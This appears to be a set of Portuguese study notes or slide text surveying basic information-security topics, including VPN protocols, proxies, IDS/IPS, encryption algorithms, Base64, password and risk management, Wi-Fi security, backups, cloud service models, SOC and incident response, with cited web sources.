- Existem duas abordagens principais para a funcionalidade VPN: 1) dois protocolos são usados (umprotocolo para mover os dados pelo túnel e um protocolo para proteger esse tráfego); ou 2) um protocolo é usado para transferência e segurança de dados.
- Aqui estão cinco protocolos VPN comuns e seus principais benefícios.
- **1) PPTP**
  O protocolo de encapsulamento ponto a ponto PPTP é um dos protocolos VPN mais antigos existentes. Desenvolvido em meados dos anos 90 pela Microsoft , o PPTP foi integrado ao Windows 95 e projetado especificamente para conexões dial-up. Porém, com o avanço da tecnologia, a criptografia básica do PPTP foi rapidamente quebrada, comprometendo sua segurança subjacente. No entanto, como carece de muitos dos recursos de segurança encontrados em outros protocolos modernos, ele pode oferecer as melhores velocidades de conexão para usuários que talvez não precisem de criptografia pesada. Porém, embora o PPTP ainda seja usado em alguns aplicativos, a maioria dos provedores já atualizou para protocolos mais rápidos e confiáveis.

VPN -PROTOCOLOS

- **2) L2TP/IPSEC**
  protocolo de túnel **L2TP / IPSec** Layer 2 é uma substituição do protocolo VPN PPTP. Este protocolo não fornece nenhuma criptografia ou privacidade pronta para uso e é frequentemente emparelhado com o protocolo de segurança IPsec. Uma vez implementado, o L2TP / IPsec é extremamente seguro e não possui vulnerabilidades conhecidas.
- **3) OpenVPN**
  OpenVPN é um protocolo de código aberto que permite que os desenvolvedores acessem seu código subjacente. Esse protocolo cresceu em popularidade devido ao uso de criptografia de chave AES-256 bits (praticamente inquebrável) com autenticação RSA de 2048 bits e um algoritmo de hash SHA1 de 160 bits.
- **4) SSTP**
  protocolo **SSTP** Secure Socket Tunneling é popular devido à sua total integração com todos os sistemas operacionais da Microsoft desde o Windows Vista SP 1. O SSTP utiliza certificados SSL / TLS de 2048 bits para autenticação e chaves SSL de 256 bits para criptografia. A maior desvantagem do SSTP é que ele é basicamente um protocolo proprietário desenvolvido pela Microsoft e os desenvolvedores não têm acesso ao código subjacente.

VPN -PROTOCOLOS

- **5)IKEv2**
  A versão 2 do **IKEv2** Internet Key Exchange é um protocolo de encapsulamento de VPN comum que fornece uma sessão segura de troca de chaves. Semelhante ao L2TP (e IKEv1), o IKEv2 normalmente é associado ao IPsec para criptografia e autenticação. Esse protocolo é muito bom para restabelecer o link após perda temporária de conexão e se destaca na troca de conexões entre tipos de rede (de WiFi a celular, por exemplo).

https://www.netmotionsoftware.com/blog/connectivity/vpn-protocols

PROXY

- Um servidor proxy atua como um gateway entre você e a Internet. É um servidor intermediário que separa os usuários finais dos sites em que navegam. Os servidores proxy fornecem níveis variados de funcionalidade, segurança e privacidade, dependendo do seu caso de uso, necessidades ou política da empresa.
- Se você estiver usando um servidor proxy, o tráfego da Internet fluirá pelo servidor proxy no caminho para o endereço solicitado. A solicitação volta pelo mesmo servidor proxy (há exceções a essa regra) e, em seguida, o servidor proxy encaminha os dados recebidos do site para você.

PROXY

- Existem várias razões pelas quais as organizações e os indivíduos usam um servidor proxy.
- **Para controlar o uso da Internet de funcionários e filhos:** Organizações e pais configuram servidores proxy para controlar e monitorar como seus funcionários ou filhos usam a Internet. A maioria das organizações não deseja que você procure sites específicos no horário da empresa e pode configurar o servidor proxy para negar o acesso a sites específicos, em vez disso, redirecionando-o com uma nota legal solicitando que você evite consultar os sites na rede da empresa. Eles também podem monitorar e registrar todas as solicitações da Web; portanto, mesmo que não possam bloquear o site, eles sabem quanto tempo você gasta no cyberloaf.
- **Economia de largura de banda e velocidades aprimoradas: as** organizações também podem obter melhor desempenho geral da rede com um bom servidor proxy. Os servidores proxy podem armazenar em cache (salvar uma cópia do site localmente) sites populares - portanto, quando você solicitar www.varonis.com , o servidor proxy verificará se possui a cópia mais recente do site e enviará o cópia salva. O que isso significa é que, quando centenas de pessoas acessam www.varonis.com ao mesmo tempo no mesmo servidor proxy, o servidor proxy envia apenas uma solicitação ao varonis.com. Isso economiza largura de banda para a empresa e melhora o desempenho da rede.
- **Benefícios de privacidade:** indivíduos e organizações usam servidores proxy para navegar na Internet de maneira mais privada. Alguns servidores proxy alteram o endereço IP e outras informações de identificação contidas na solicitação da web. Isso significa que o servidor de destino não sabe quem realmente fez a solicitação original, o que ajuda a manter suas informações pessoais e hábitos de navegação mais privados.

PROXY

- **Segurança aprimorada:** Os servidores proxy oferecem benefícios de segurança além dos benefícios de privacidade. Você pode configurar seu servidor proxy para criptografar suas solicitações da web para impedir que olhares curiosos leiam suas transações. Você também pode impedir sites de malware conhecidos de qualquer acesso através do servidor proxy. Além disso, as organizações podem associar seu servidor proxy a uma rede virtual privada (VPN), para que os usuários remotos sempre acessem a Internet por meio do proxy da empresa. Uma VPN é uma conexão direta com a rede da empresa que as empresas fornecem a usuários externos ou remotos. Ao usar uma VPN, a empresa pode controlar e verificar se seus usuários têm acesso aos recursos (email, dados internos) de que precisam, além de fornecer uma conexão segura para o usuário proteger os dados da empresa.
- **Obtenha acesso a recursos bloqueados: os** servidores proxy permitem que os usuários contornem as restrições de conteúdo impostas por empresas ou governos. O jogo da equipe de sportsball local está bloqueado online? Faça login em um servidor proxy no outro lado do país e assista a partir daí. O servidor proxy faz com que pareça que você está na Califórnia, mas na verdade mora na Carolina do Norte. Vários governos ao redor do mundo monitoram e restringem de perto o acesso à Internet, e os servidores proxy oferecem aos cidadãos acesso a uma Internet sem censura.

https://www.varonis.com/blog/what-is-a-proxy-server/

IDS E IPS

- Os Sistemas de Detecção de Intrusão (IDS) analisam o tráfego da rede em busca de assinaturas que correspondam a ciberataques conhecidos. Os Sistemas de Prevenção de Intrusões (IPS) também analisam pacotes, mas podem impedir que esses pacotes sejam entregues com base nos tipos de ataques detectados – ajudando a interromper o ataque.
- A principal diferença entre eles é que o IDS é um sistema de monitoramento, enquanto o IPS é um sistema de controle.
- O IDS não altera os pacotes de rede de nenhuma maneira, já o IPS impede que o pacote seja entregue com base em seu conteúdo, da mesma forma como um firewall impede o tráfego por endereço IP.
- Sistemas de Detecção de Invasão (IDS): analisa e monitora o tráfego da rede em busca de sinais indicando que invasores estão usando uma ameaça conhecida para se infiltrar e roubar dados da rede. Os sistemas IDS comparam a atividade da rede atual a um banco de dados de ameaças conhecida para detectar vários tipos de comportamento, como violações de políticas de segurança, malware e verificações de portas.
- Sistemas de Prevenção de Intrusões (IPS) Vivem na mesma área da rede que um firewall, entre o mundo externo e a rede interna. O IPS nega proativamente o tráfego de rede com base em um perfil de segurança, se esse pacote representar uma ameaça de segurança conhecida.

IDS E IPS

- Ambos leem pacotes de rede e comparam o conteúdo a um banco de dados de ameaças conhecidas. A principal diferença entre eles é o que acontece a seguir. Os IDSs são ferramentas de detecção e monitoramento que não agem por conta própria. Os IPSs são sistemas de controle que aceitam ou rejeitam um pacote baseado em um conjunto de regras.
- O IDS exige que um ser humano, ou outro sistema, analise os resultados e determine quais ações tomar em seguida, o que pode ser um trabalho em tempo integral, dependendo da quantidade de tráfego de rede gerada a cada dia. O propósito do IPS, por outro lado, é pegar pacotes perigosos e barrá-los antes que eles atinjam o alvo. É mais passivo que um IDS, exigindo apenas que o banco de dados seja atualizado regularmente com novos dados de ameaças.

https://blog.varonis.com.br/ids-vs-ips-qual-a-diferenca/

NIDS, HIDS EWIDS

- **HIDs** : Os sistemas de detecção de intrusões de host são um tipo de gerenciamento de segurança para seus computadores e redes. Utilizando firewalls, software antivírus e programas de detecção de spyware, esses aplicativos anti-ameaças são instalados nos **computadores** da **rede** com acesso bidirecional - por exemplo, a Internet.
- **NIDs** : Os sistemas de detecção de intrusão de rede são um tipo de gerenciamento de segurança para seus computadores e redes. No entanto, os firewalls, o software antivírus e os programas de detecção de spyware que compõem os NIDs são instalados em pontos específicos - como **servidores** - que funcionam entre o ambiente externo (pense na Internet) e o segmento de rede a ser protegido (os servidores).
- **WIDs** : Os sistemas sem fio de detecção de intrusões são interessantes, pois detectam ataques de redes prejudiciais, **examinando o espectro de rádio em** busca de pontos de acesso não autorizados e agindo.

https://www.neovera.com/hids-nids-wids/

CRIPTOGRAFIAS

- A criptografia é uma técnica de proteção de informações e comunicações por meio do uso de códigos, para que somente as pessoas a quem as informações são destinadas possam entendê-las e processá-las. Impedindo assim o acesso não autorizado a informações. O prefixo "cripta" significa "oculto" e grafia com sufixo significa "escrita".
- Na criptografia, as técnicas usadas para proteger as informações são obtidas de conceitos matemáticos e de um conjunto de cálculos baseados em regras, conhecidos como algoritmos, para converter mensagens de maneira a dificultar a decodificação. Esses algoritmos são usados para geração de chave criptográfica, assinatura digital, verificação para proteger a privacidade dos dados, navegação na Internet e para proteger transações confidenciais, como transações com cartão de crédito e cartão de débito.

Tipos de criptografia:

1. **Criptografia de chave simétrica:**
   é um sistema de criptografia em que o remetente e o destinatário da mensagem usam uma única chave comum para criptografar e descriptografar mensagens. Os sistemas de chave simétrica são mais rápidos e simples, mas o problema é que o remetente e o destinatário precisam, de alguma forma, trocar a chave de maneira segura. O sistema de criptografia de chave simétrica mais popular é o Sistema de Criptografia de Dados (DES).
2. **Funções de hash:**
   Não há uso de nenhuma chave nesse algoritmo. Um valor de hash com comprimento fixo é calculado de acordo com o texto sem formatação, o que torna impossível a recuperação do conteúdo do texto sem formatação. Muitos sistemas operacionais usam funções hash para criptografar senhas.
3. **Criptografia de chave assimétrica:**
   sob esse sistema, um par de chaves é usado para criptografar e descriptografar informações. Uma chave pública é usada para criptografia e uma chave privada é usada para descriptografia. Chave pública e chave privada são diferentes. Mesmo que a chave pública seja conhecida por todos, o destinatário pretendido pode decodificá-la apenas porque ele conhece a chave privada.

CRIPTOGRAFIAS -ALGORITMOS

1. DES triplo

- O Triple DES foi projetado para substituir o algoritmo original do Data Encryption Standard (DES), que os hackers acabaram aprendendo a derrotar com relativa facilidade. Ao mesmo tempo, o Triple DES foi o padrão recomendado e o algoritmo simétrico mais amplamente usado na indústria.
- O DES triplo usa três chaves individuais com 56 bits cada. O comprimento total da chave soma 168 bits, mas os especialistas argumentam que 112 bits na força da chave são mais parecidos.
- Apesar de ser gradualmente eliminado, o Triple DES ainda consegue criar uma solução confiável de criptografia de hardware para serviços financeiros e outros setores.

2. RSA

- O RSA é um algoritmo de criptografia de chave pública e o padrão para criptografar dados enviados pela Internet. Também é um dos métodos usados em nossos programas PGP e GPG.
- Ao contrário do Triple DES, o RSA é considerado um algoritmo assimétrico devido ao uso de um par de chaves. Você tem sua chave pública, que é o que usamos para criptografar nossa mensagem, e uma chave privada para descriptografá-la. O resultado da criptografia RSA é um enorme lote de mumbo jumbo que leva aos invasores bastante tempo e poder de processamento para serem quebrados.

CRIPTOGRAFIAS -ALGORITMOS

3. Blowfish

- Blowfish é outro algoritmo projetado para substituir o DES. Essa cifra simétrica divide as mensagens em blocos de 64 bits e as criptografa individualmente.
- Blowfish é conhecido por sua velocidade tremenda e eficácia geral, pois muitos afirmam que nunca foi derrotado. Enquanto isso, os fornecedores aproveitaram ao máximo sua disponibilidade gratuita em domínio público.
- O Blowfish pode ser encontrado em categorias de software, desde plataformas de comércio eletrônico para proteção de pagamentos até ferramentas de gerenciamento de senhas, onde costumava proteger senhas. É definitivamente um dos métodos de criptografia mais flexíveis disponíveis.

4. Twofish

- Bruce Schneier, especialista em segurança de computadores, é o cérebro por trás do Blowfish e seu sucessor, Twofish. As chaves usadas neste algoritmo podem ter até 256 bits de comprimento e, como técnica simétrica, apenas uma chave é necessária.
- O Twofish é considerado um dos mais rápidos do gênero e ideal para uso em ambientes de hardware e software. Como o Blowfish, o Twofish está disponível gratuitamente para quem quiser usá-lo. Como resultado, você o encontrará em programas de criptografia como o PhotoEncrypt, GPG e o popular software de código aberto TrueCrypt.

CRIPTOGRAFIAS -ALGORITMOS

5. AES

- **O Advanced Encryption Standard (AES) é o algoritmo confiável como padrão pelo governo dos EUA e por várias organizações.**
- **Embora seja extremamente eficiente na forma de 128 bits, o AES também usa chaves de 192 e 256 bits para fins de criptografia pesada.**
- **O AES é amplamente considerado impermeável a todos os ataques, com exceção da força bruta, que tenta decifrar as mensagens usando todas as combinações possíveis na cifra de 128, 192 ou 256 bits. Ainda assim, os especialistas em segurança acreditam que a AES acabará sendo aclamada pelo padrão de fato para criptografar dados no setor privado.**

CRIPTOGRAFIAS - FUNÇÃO

- As funções de hash são extremamente úteis e aparecem em quase todos os aplicativos de segurança da informação.
- Uma função hash é uma função matemática que converte um valor numérico de entrada em outro valor numérico compactado. A entrada para a função hash é de comprimento arbitrário, mas a saída é sempre de comprimento fixo.
- Os valores retornados por uma função de hash são chamados de **resumo da mensagem** ou simplesmente **valores de hash**
- Os recursos típicos das funções de hash são -

- **Saída de comprimento fixo (valor de hash)**
  - A função hash abrange dados de comprimento arbitrário para um comprimento fixo. Esse processo geralmente é chamado de **hash dos dados** .
  - Em geral, o hash é muito menor que os dados de entrada; portanto, as funções de hash são chamadas de **funções de compactação** .
  - Como um hash é uma representação menor de dados maiores, também é chamado de **resumo** .
  - A função hash com saída de n bits é chamada de **função hash de n bits** . Funções hash populares geram valores entre 160 e 512 bits. (https://www.tutorialspoint.com/cryptography/cryptography_hash_functions.htm)

Esta é uma lista de funções de hash , incluindo verificações de redundância cíclica , funções de soma de verificação e funções de hash criptográficas

https://en.wikipedia.org/wiki/List_of_hash_functions

CRIPTOGRAFIAS – BASE64

- Base64 é um método para codificação de dados para transferência na Internet (codificação MIME para transferência de conteúdo). É utilizado frequentemente para transmitir dados binários por meios de transmissão que lidam apenas com texto, como por exemplo para enviar arquivos anexos por e-mail.
- É constituído por 64 caracteres ([A-Z],[a-z],[0-9], "/" e "+") que deram origem ao seu nome. O carácter "=" é utilizado como um sufixo especial e a especificação original (RFC 989) definiu que o símbolo "*" pode ser utilizado para delimitar dados convertidos, mas não criptografados, dentro de um stream.
- **Exemplo de codificação:**
  - Texto original: Olá, mundo!
  - Texto convertido para Base64: T2zDoSwgbXVuZG8h
- A codificação Base64 é frequentemente utilizada quando existe uma necessidade de transferência e armazenamento de dados binários para um dispositivo designado para trabalhar com dados textuais. Esta codificação é amplamente utilizada por aplicações em conjunto com a linguagem de marcação XML, possibilitando o armazenamento de dados binários em forma de texto.

https://pt.wikipedia.org/wiki/Base64

GESTÃO DE SENHAS

- Um gerenciador de senhas é um aplicativo de software usado para armazenar e gerenciar as senhas que um usuário possui para várias contas online e recursos de segurança. Os gerenciadores de senhas armazenam as senhas em um formato criptografado e fornecem acesso seguro a todas as informações de senha com a ajuda de uma senha mestra.
- Existem muitos tipos de gerenciadores de senhas, diferindo na maneira como criptografam as informações, o tipo de armazenamento e os recursos adicionais fornecidos.
- Os gerenciadores de senhas são aplicativos que servem como a solução para manter um grande número de senhas e informações da conta. Eles armazenam as informações de login das várias contas e as inserem automaticamente nos formulários. Isso ajuda na prevenção de ataques de hackers, como registro de pressionamento de tecla, e evita a necessidade de lembrar várias senhas.
- **Alguns dos tipos:**
  - Web browser-based
  - Cloud-based
  - Desktop
  - Portable
  - Stateless

GESTÃO DE RISCOS

- O gerenciamento de riscos é o processo de identificação, avaliação e controle de ameaças ao capital e aos ganhos de uma organização. Essas ameaças ou riscos podem resultar de uma ampla variedade de fontes, incluindo incerteza financeira, responsabilidades legais, erros de gerenciamento estratégico, acidentes e desastres naturais. As ameaças à segurança de TI e os riscos relacionados aos dados, e as estratégias de gerenciamento de riscos para aliviá-los, tornaram-se uma das principais prioridades
- das empresas digitalizadas . Como resultado, um plano de

GESTÃO DE RISCOS

- Ao implementar um plano de gerenciamento de riscos e considerando os vários riscos ou eventos em potencial antes que eles ocorram, uma organização pode economizar dinheiro e proteger seu futuro. Isso ocorre porque um plano robusto de gerenciamento de riscos ajudará a empresa a estabelecer procedimentos para evitar ameaças em potencial, minimizar seu impacto caso ocorram e lidar com os resultados. Essa capacidade de entender e controlar os riscos permite que as organizações tenham mais confiança em suas decisões de negócios. Além disso, princípios sólidos de governança corporativa que se concentram especificamente no gerenciamento de riscos podem ajudar a empresa a atingir seus objetivos.
- **Outros benefícios importantes do gerenciamento de riscos incluem:**
  - Cria um ambiente de trabalho seguro para todos os funcionários e clientes.
  - Aumenta a estabilidade das operações comerciais e reduz a responsabilidade legal.
  - Oferece proteção contra eventos que são prejudiciais à empresa e ao meio ambiente.
  - Protege todas as pessoas e ativos envolvidos contra possíveis danos.
  - Ajuda a estabelecer as necessidades de seguro da organização para economizar em prêmios desnecessários.

GESTÃO DE RISCOS

- **Todos os planos de gerenciamento de riscos seguem as mesmas etapas que se combinam para compor o processo geral de gerenciamento de riscos:**

- **Estabelecer contexto.** Entenda as circunstâncias nas quais o restante do processo ocorrerá. Os critérios que serão utilizados para avaliar o risco também devem ser estabelecidos e a estrutura da análise deve ser definida.
- **Identificação de riscos.** Aempresa identifica e define riscos potenciais que podem influenciar negativamente um processo ou projeto específico da empresa.
- **Análise de risco.** Depois que tipos específicos de risco são identificados, a empresa determina as chances de ocorrência, bem como suas conseqüências. O objetivo da análise de risco é entender melhor cada instância específica de risco e como isso pode influenciar os projetos e objetivos da empresa.
- **Avaliação de riscos e avaliação.** O risco é então avaliado posteriormente após a determinação da probabilidade geral de ocorrência do risco combinada com sua consequência geral. A empresa pode então tomar decisões sobre se o risco é aceitável e se está disposto a adotá-lo com base no apetite ao risco .
- **Mitigação de riscos** . Durante esta etapa, as empresas avaliam seus riscos mais bem classificados e desenvolvem um plano para aliviá-los usando controles de risco específicos. Esses planos incluem processos de mitigação de riscos, táticas de prevenção de riscos e planos de contingência no caso de o risco se concretizar.
- **Monitoramento de riscos** . Parte do plano de mitigação inclui o acompanhamento dos riscos e do plano geral para monitorar e rastrear continuamente os riscos novos e existentes. O processo geral de gerenciamento de riscos também deve ser revisado e atualizado de acordo.
- **Comunicar e consultar.** Os acionistas internos e externos devem ser incluídos na comunicação e consulta em cada etapa apropriada do processo de gerenciamento de riscos e no processo como um todo.

WI-FI SECURITY

- Vários protocolos de segurança sem fio foram desenvolvidos para proteger redes sem fio domésticas. Esses protocolos de segurança sem fio incluem WEP, WPA e WPA2, cada um com seus próprios pontos fortes e fracos. Além de impedir que convidados indesejados se conectem à sua rede sem fio, os protocolos de segurança sem fio criptografam seus dados privados à medida que são transmitidos pelas ondas de rádio.

- **Wired Equivalent Privacy (WEP):**o protocolo de criptografia original desenvolvido para redes sem fio. Como o próprio nome indica, o WEP foi projetado para fornecer o mesmo nível de segurança que as redes com fio. No entanto, o WEP possui muitas falhas de segurança conhecidas, é difícil de configurar e é facilmente quebrado.

- **Wi-Fi Protected Access (WPA):** Introduzido como um aprimoramento de segurança provisório via WEP enquanto o padrão de segurança sem fio 802.11i estava sendo desenvolvido. As implementações mais recentes do WPA usam uma chave pré-compartilhada (PSK), geralmente chamada de *WPA Pessoal* , e o Protocolo de Integridade de Chave Temporal (TKIP, pronunciado *tee-kip*) para criptografia. *O WPA Enterprise* usa um servidor de autenticação para gerar chaves ou certificados.

- **Wi-Fi Protected Access version 2 (WPA2):**baseado no padrão de segurança sem fio 802.11i, que foi finalizado em 2004. O aprimoramento mais significativo do WPA2 sobre WPA é o uso do AES (Advanced Encryption Standard) para criptografia. A segurança fornecida pela AES é suficiente (e aprovada) para ser usada pelo governo dos EUA para criptografar informações classificadas como extremamente secretas

https://www.dummies.com/computers/computer-networking/wireless/wireless-security-protocols-wep-wpa-and-wpa2/

CONTINUIDADE DE NEGÓCIO

- Inundação, Ataque cibernético, Falha na cadeia de suprimentos ou perda de um funcionário importante, Interrupções nos seus negócios podem ocorrer a qualquer momento.
- A continuidade dos negócios consiste em ter um plano para lidar com situações difíceis, para que sua organização possa continuar funcionando com o mínimo de interrupções possível.
- Seja uma empresa, organização do setor público ou instituição de caridade, você precisa saber como continuar em qualquer circunstância.
- Um bom plano de BC reconhece possíveis ameaças a uma organização e analisa qual o impacto que elas podem ter nas operações diárias.
- Ele também fornece uma maneira de atenuar essas ameaças, criando uma estrutura que permite que as principais funções da empresa continuem, mesmo que o pior aconteça.

https://www.thebci.org/knowledge/introduction-to-business-continuity.html

BACKUPS

- Um **backup** é uma cópia dos dados importantes que são armazenados em um local alternativo, para que possam ser recuperados se excluídos ou corrompidos . Dependendo da frequência com que os dados são alterados, da importância e do tempo necessário para o backup, determina com que frequência o backup é feito.
- Por exemplo, uma empresa com registros de clientes que mudam frequentemente pode fazer backup de seus dados a cada poucas horas. Dados ainda mais confidenciais, como registros bancários, podem ser armazenados em unidades RAID que ajudam a proteger os dados, mesmo que a unidade falhe.
- Hoje, existem várias maneiras de fazer backup de suas informações e mídias para manter seus dados. Por exemplo, CD-R , DVD-R , drives USB , discos externos , e na nuvem são alguns dos lugares mais populares para backup de seus dados.

https://searchdatabackup.techtarget.com/definition/backup

BACKUPS -TIPOS

Backup completo

- Como o nome sugere, isso se refere ao processo de copiar tudo o que é considerado importante e que não deve ser perdido. Esse tipo de backup é a primeira cópia e geralmente a cópia mais confiável, pois normalmente pode ser feita sem a necessidade de ferramentas adicionais.

Backup incremental

- Esse processo exige muito mais cuidado nas diferentes fases do backup, pois envolve a cópia dos arquivos, levando em consideração as alterações feitas neles desde o backup anterior. Por exemplo, imagine que você fez um backup completo. Quando terminar, você decide que, daqui para frente, fará backups incrementais e, em seguida, criará dois novos arquivos. O backup incremental detectará que todos os arquivos no backup completo permanecem os mesmos e fará apenas cópias de backup dos dois arquivos criados recentemente. Dessa forma, o backup incremental economiza tempo e espaço, pois sempre haverá menos arquivos para backup do que se você fizesse um backup completo. Recomendamos que você não tente empregar esse tipo de estratégia de backup usando meios manuais.

Backup diferencial

- Um backup diferencial tem a mesma estrutura básica que um backup incremental - em outras palavras, envolve fazer cópias apenas de novos arquivos ou de arquivos que sofreram algum tipo de alteração. No entanto, com esse modelo de backup, todos os arquivos criados desde o backup completo original sempre serão copiados novamente. Pelas mesmas razões que os backups incrementais, recomendamos que os backups diferenciais também não sejam executados manualmente.

https://www.welivesecurity.com/2019/05/10/types-backup-mistakes-avoid/

CLOUDS BACKUP

- A nuvem (também conhecida como "computação em nuvem") refere-se à entrega sob demanda de recursos e serviços de computação pela Internet, com o pagamento conforme o uso.Essencialmente, a “nuvem” representa um pool compartilhado de vários recursos e serviços usados para armazenar, gerenciar e processar dados que podem ser acessados via web.A computação em nuvem permite eliminar os custos desnecessários associados à construção e manutenção da infraestrutura de TI local.

O que é armazenamento em nuvem?

- O armazenamento em nuvem é um modelo de armazenamento de dados no qual os dados podem ser acessados, gerenciados e armazenados em um servidor de nuvem remoto via Internet.O armazenamento em nuvem é mantido e suportado por um provedor de armazenamento em nuvem responsável por manter os dados do usuário disponíveis e acessíveis a qualquer momento.
- Geralmente, os sistemas de armazenamento em nuvem compartilham as seguintes características:
- 1. O provedor de armazenamento em nuvem é totalmente responsável pelo suporte e manutenção de back-end do aplicativo.
- 2. Os ambientes em nuvem funcionam com base no autoatendimento, o que significa que o usuário pode obter acesso direto aos recursos baseados na nuvem e usufruir dos serviços internos sem envolver o provedor de serviços.
- 3. Os ambientes em nuvem são elásticos.Assim, eles podem ser redimensionados para cima ou para baixo, dependendo das necessidades do cliente.
- 4. Os recursos baseados em nuvem podem ser acessados pela Internet a qualquer momento.
- 5. Um ambiente de nuvem pode ser compartilhado por vários usuários com a ajuda de um modelo de multilocatário.
- 6. O provedor de armazenamento em nuvem monitora e calcula o uso de recursos de cada usuário, o que significa que você paga apenas pelo que usa em um determinado período de tempo.

CLOUD BACKUP - TIPOS

- Os seguintes tipos de armazenamento em nuvem podem ser diferenciados.

1. **O armazenamento em nuvem pública:** é essencialmente um ambiente de armazenamento com vários locatários usado principalmente para armazenar dados não estruturados e menos confidenciais.O armazenamento em nuvem pública funciona como um data center global, onde os recursos de computação podem ser armazenados e acessados pelo público em geral pela Internet.Os principais fornecedores de armazenamento em nuvem pública incluem Amazon Web Services (AWS), Microsoft Azure, plataforma Google Cloud, etc.
2. **O armazenamento em nuvem privada:** é um ambiente em nuvem usado por uma organização exclusivamente e geralmente gerenciado por recursos internos ou por um fornecedor de terceiros.As nuvens privadas são projetadas para organizações que exigem controle total de dados, personalização e segurança de alto nível.Os principais fornecedores de armazenamento em nuvem privada são VMware, Dell EMC, Hewlett Packard Enterprise (HPE), OpenStack etc.
3. **O armazenamento em nuvem híbrida:** representa uma combinação de armazenamento em nuvem pública e privada para formar um sistema abrangente.Nesse caso, dados críticos são armazenados na nuvem privada, enquanto dados menos sensíveis são transferidos para o armazenamento em nuvem pública.Para obter a máxima eficiência em um ambiente virtual, são utilizados os serviços de provedores de nuvem pública e privada.

https://www.nakivo.com/blog/introduction-cloud-backup/

CLOUD BACKUP – IAAS, PAAS, SAAS

IaaS — Infrastructure as a Service (Infraestrutura como Serviço)

- Nesse primeiro exemplo dos modelos de nuvem, a empresa contrata uma capacidade de hardware que corresponde a memória, armazenamento, processamento etc. Podem entrar nesse pacote de contratações os servidores, roteadores, racks, entre outros.
- Dependendo do fornecedor e do modelo escolhido, a sua empresa pode ser tarifada, por exemplo, pelo número de servidores utilizados e pela quantidade de dados armazenados ou trafegados. Em geral, tudo é fornecido por meio de um data center com servidores virtuais, em que você paga somente por aquilo que usar.

PaaS — Platform as a Service (Plataforma como Serviço)

- Imagine que você contratou uma ótima solução para a sua empresa — que funciona na nuvem —, mas que não possui um recurso personalizado essencial para o seu trabalho.
- Nesse cenário, o PaaS surge como o ideal porque é, como o próprio nome diz, uma plataforma que pode criar, hospedar e gerir esse aplicativo.
- Nesse modelo de nuvem, contrata-se um ambiente completo de desenvolvimento, no qual é possível criar, modificar e otimizar softwares e aplicações.
- Tudo isso é feito utilizando a infraestrutura na nuvem. Ou seja, o time de desenvolvimento tem uma infraestrutura completa e moderna à disposição, sem que sejam necessários altos investimentos.

CLOUD BACKUP – IAAS, PAAS, SAAS

SaaS —Software as a Service (Software como Serviço)

- Por fim, qualquer pessoa conhece o SaaS, mesmo que não saiba. Nesse terceiro modelo de nuvem, você pode ter acesso ao software sem comprar a sua licença, utilizando-o a partir da Cloud Computing, muitas vezes com recursos limitados.
- No entanto, também existem planos de pagamento nos quais é cobrada uma taxa fixa ou um valor que varia de acordo com o uso. Muitos CRMs ou ERPs trabalham no sistema SaaS.
- Assim, o acesso a esses softwares é feito usando a internet. Os dados, contatos e demais informações podem ser acessados de qualquer dispositivo, dando mais mobilidade à equipe.
- Falamos que qualquer um conhece o SaaS porque sites como o Facebook e o Twitter ou aplicativos como o Skype, OneDrive, Google Docs e o Office 365 funcionam dessa maneira.
- Neles, tudo é disponibilizado na nuvem, para que muitos usuários consigam ter acesso ao serviço pelo browser ou por um software —como no caso do Skype.

https://brasil.softlinegroup.com/sobre-a-empresa/blog/iaas-paas-saas-nuvem

SECURITY OPERATION CENTER

- Um centro de operações de segurança (**SOC**) é uma instalação que abriga uma equipe de segurança da informação responsável por monitorar e analisar continuamente a postura de segurança de uma organização. O objetivo da equipe do SOC é detectar, analisar e responder a incidentes de segurança cibernética usando uma combinação de soluções de tecnologia e um forte conjunto de processos. Os centros de operações de segurança normalmente contam com analistas e engenheiros de segurança, além de gerentes que supervisionam as operações de segurança. A equipe do SOC trabalha em conjunto com as equipes organizacionais de **resposta a incidentes** para garantir que os problemas de segurança sejam resolvidos rapidamente após a descoberta.
- Os centros de operações de segurança monitoram e analisam a atividade em redes, servidores, terminais, bancos de dados, aplicativos, sites e outros sistemas, procurando atividades anômalas que possam ser indicativas de um incidente ou comprometimento da segurança. O SOC é responsável por garantir que possíveis incidentes de segurança sejam corretamente identificados, analisados, defendidos, investigados e relatados.

SECURITY OPERATION CENTER – COMO FUNCIONA

- Em vez de focar no desenvolvimento de estratégia de segurança, projetar arquitetura de segurança ou implementar medidas de proteção, a equipe do SOC é responsável pelo componente operacional contínuo da segurança da informação corporativa. A equipe do centro de operações de segurança é composta principalmente por analistas de segurança que trabalham juntos para detectar, analisar, responder, relatar e prevenir incidentes de segurança cibernética. Recursos adicionais de alguns SOCs podem incluir análise forense avançada, análise de criptografia e engenharia reversa de malware para analisar incidentes.
- O primeiro passo para estabelecer o SOC de uma organização é definir claramente uma **estratégia** que incorpore objetivos específicos de negócios de vários departamentos, bem como informações e suporte de executivos. Uma vez desenvolvida a estratégia, a infraestrutura necessária para dar suporte a essa estratégia deve ser implementada. De acordo com Pierluigi Paganini, diretor de segurança da informação do Bit4Id, **infraestrutura** típica de SOCinclui firewalls, IPS / IDS, soluções de detecção de violação, probes e um sistema de gerenciamento de informações e eventos de segurança (SIEM). A tecnologia deve estar em vigor para coletar dados por meio de fluxos de dados, telemetria, captura de pacotes, syslog e outros métodos, para que a atividade dos dados possa ser correlacionada e analisada pela equipe do SOC. O centro de operações de segurança também monitora redes e pontos de extremidade quanto a vulnerabilidades, a fim de proteger dados confidenciais e cumprir as regulamentações do setor ou do governo.

RESPOSTA A INCIDENTES

- Resposta a incidentes é a metodologia que uma organização usa para responder e gerenciar um ataque cibernético. Um ataque ou violação de dados pode causar estragos potencialmente afetando clientes, tempo e recursos da empresa de propriedade intelectual e valor da marca. Uma resposta a incidentes visa reduzir esse dano e recuperar o mais rápido possível. A investigação também é um componente essencial para aprender com o ataque e se preparar melhor para o futuro. Como muitas empresas hoje enfrentam uma violação em algum momento, um plano de resposta a incidentes bem desenvolvido e repetível é a melhor maneira de proteger sua empresa.
- **Preparação:** Desenvolvimento de políticas e procedimentos a serem seguidos em caso de violação cibernética. Isso incluirá determinar a composição exata da equipe de resposta e os gatilhos para alertar os parceiros internos. A chave desse processo é o treinamento eficaz para responder a uma violação e documentação para registrar as ações tomadas para análise posterior.
- **Identificação:** este é o processo de detectar uma violação e permitir uma resposta rápida e focada. As equipes de segurança de TI identificam violações usando vários fluxos de inteligência de ameaças, sistemas de detecção de intrusões e firewalls. Algumas pessoas não entendem o que é inteligência de ameaças, mas é fundamental para proteger sua empresa. Os profissionais de inteligência de ameaças analisam as tendências atuais de ameaças cibernéticas, táticas comuns usadas por grupos específicos e mantêm sua empresa um passo à frente.
